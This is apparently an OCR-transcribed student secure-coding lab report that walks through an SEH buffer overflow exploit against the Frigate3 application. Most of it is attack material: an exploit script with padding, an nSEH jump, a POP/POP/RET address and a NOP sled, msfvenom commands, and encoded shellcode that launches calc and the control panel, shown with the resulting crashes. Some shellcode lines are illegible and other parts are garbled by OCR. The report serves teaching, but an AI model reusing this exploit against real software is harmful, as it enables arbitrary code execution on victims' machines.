SECURE CODING LAB 8

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

Reg no:18BCN7024

Script:




```
junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                POP EBX
#40010C4C   5D                POP EBP
#40010C4D   C3                RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl6

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```

Payload Generated:



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAë K‡ @‰âÛÍÙrö_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRu
```

App Crashes:




SRipper MFC Application has stopped working

Windows can check online for a solution to the problem the next time you go online.

Check online for a solution later and close the program

Close the program

Change the default trigger from cmd.exe to calc.exe:



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
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buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
buf += b"[illegible]"
root@kali:~#
```




Copy pasting the Generated payload in exploit2.py and then using it in frigate:







The app crashes and calculator opens:



```
payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```




The App crashes and CMD opens:




```
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.

C:\Users\RONIN>
```


Change the default trigger to open the control panel:

T



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2188 bytes
buf =  b""
buf += b"\x89\xe7\xda\xc2\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x89\x6c\x5a\x48\x4d"
buf += b"\x52\x77\x70\x55\x50\x33\x30\x45\x30\x4d\x59\x6b\x55"
buf += b"\x56\x51\x79\x50\x63\x54\x6e\x66\x70\x50\x76\x50\x4e"
buf += b"\x6b\x62\x62\x34\x4c\x4e\x6b\x73\x62\x44\x54\x6c\x4b"
buf += b"\x62\x32\x35\x78\x74\x4f\x6f\x67\x61\x5a\x71\x36\x55"
buf += b"\x61\x39\x6f\x6e\x4c\x75\x6c\x53\x51\x71\x6c\x35\x52"
buf += b"\x66\x4c\x31\x30\x6a\x61\x6e\x6f\x66\x6d\x62\x31\x5a"
buf += b"\x67\x30\x62\x46\x73\x66\x32\x66\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x43\x7a\x77\x4c\x6c\x4b\x30\x4c\x76"
buf += b"\x71\x50\x78\x38\x63\x42\x68\x67\x71\x5a\x71\x42\x71"
buf += b"\x6e\x6b\x62\x79\x61\x30\x65\x51\x4e\x73\x6c\x4b\x61"
buf += b"\x59\x66\x78\x39\x73\x66\x5a\x61\x39\x4c\x4b\x34\x74"
buf += b"\x6c\x4b\x76\x61\x4e\x66\x76\x51\x49\x6f\x6e\x4c\x39"
buf += b"\x51\x6a\x6f\x74\x4d\x73\x31\x39\x57\x54\x78\x4b\x50"
buf += b"\x34\x35\x30\x76\x75\x53\x63\x4d\x58\x78\x55\x6b\x73"
buf += b"\x4d\x34\x64\x53\x45\x49\x74\x36\x38\x4e\x6c\x72\x70"
buf += b"\x31\x34\x47\x71\x68\x53\x33\x56\x6c\x4b\x34\x4c\x30"
buf += b"\x4b\x4c\x4b\x63\x68\x55\x4c\x66\x61\x38\x53\x6c\x4b"
buf += b"\x45\x54\x4c\x4b\x46\x61\x78\x50\x4e\x69\x30\x44\x71"
buf += b"\x34\x64\x64\x43\x68\x63\x6b\x33\x31\x33\x69\x71\x4a"
buf += b"\x50\x51\x49\x6f\x4d\x30\x61\x4f\x61\x4f\x61\x4a\x4e"
buf += b"\x6b\x75\x42\x6a\x4b\x4c\x4d\x63\x6d\x63\x5a\x76\x61"
buf += b"\x6c\x4d\x4e\x65\x4d\x52\x75\x50\x65\x50\x67\x70\x52"
buf += b"\x70\x53\x58\x46\x51\x4c\x4b\x70\x6f\x6f\x77\x4b\x4f"
buf += b"\x66\x65\x4d\x6b\x58\x70\x4f\x45\x39\x32\x36\x36\x51"
buf += b"\x78\x4d\x76\x5a\x35\x4f\x4d\x6f\x4d\x49\x6f\x4e\x35"
buf += b"\x57\x4c\x54\x46\x63\x4c\x6a\x4d\x30\x6b\x4b\x79"
buf += b"\x70\x42\x45\x34\x45\x4f\x4b\x42\x67\x33\x42\x72\x52"
buf += b"\x50\x4f\x42\x4a\x77\x70\x36\x33\x39\x6f\x4e\x75\x51"
buf += b"\x73\x72\x4f\x72\x4e\x71\x64\x52\x52\x50\x4f\x72\x4c"
buf += b"\x53\x30\x41\x41"
root@kali:~# 
```





Control Panel

Control Panel

Adjust your computer's settings

View by: Category ▾

System and Security
Review your computer's status
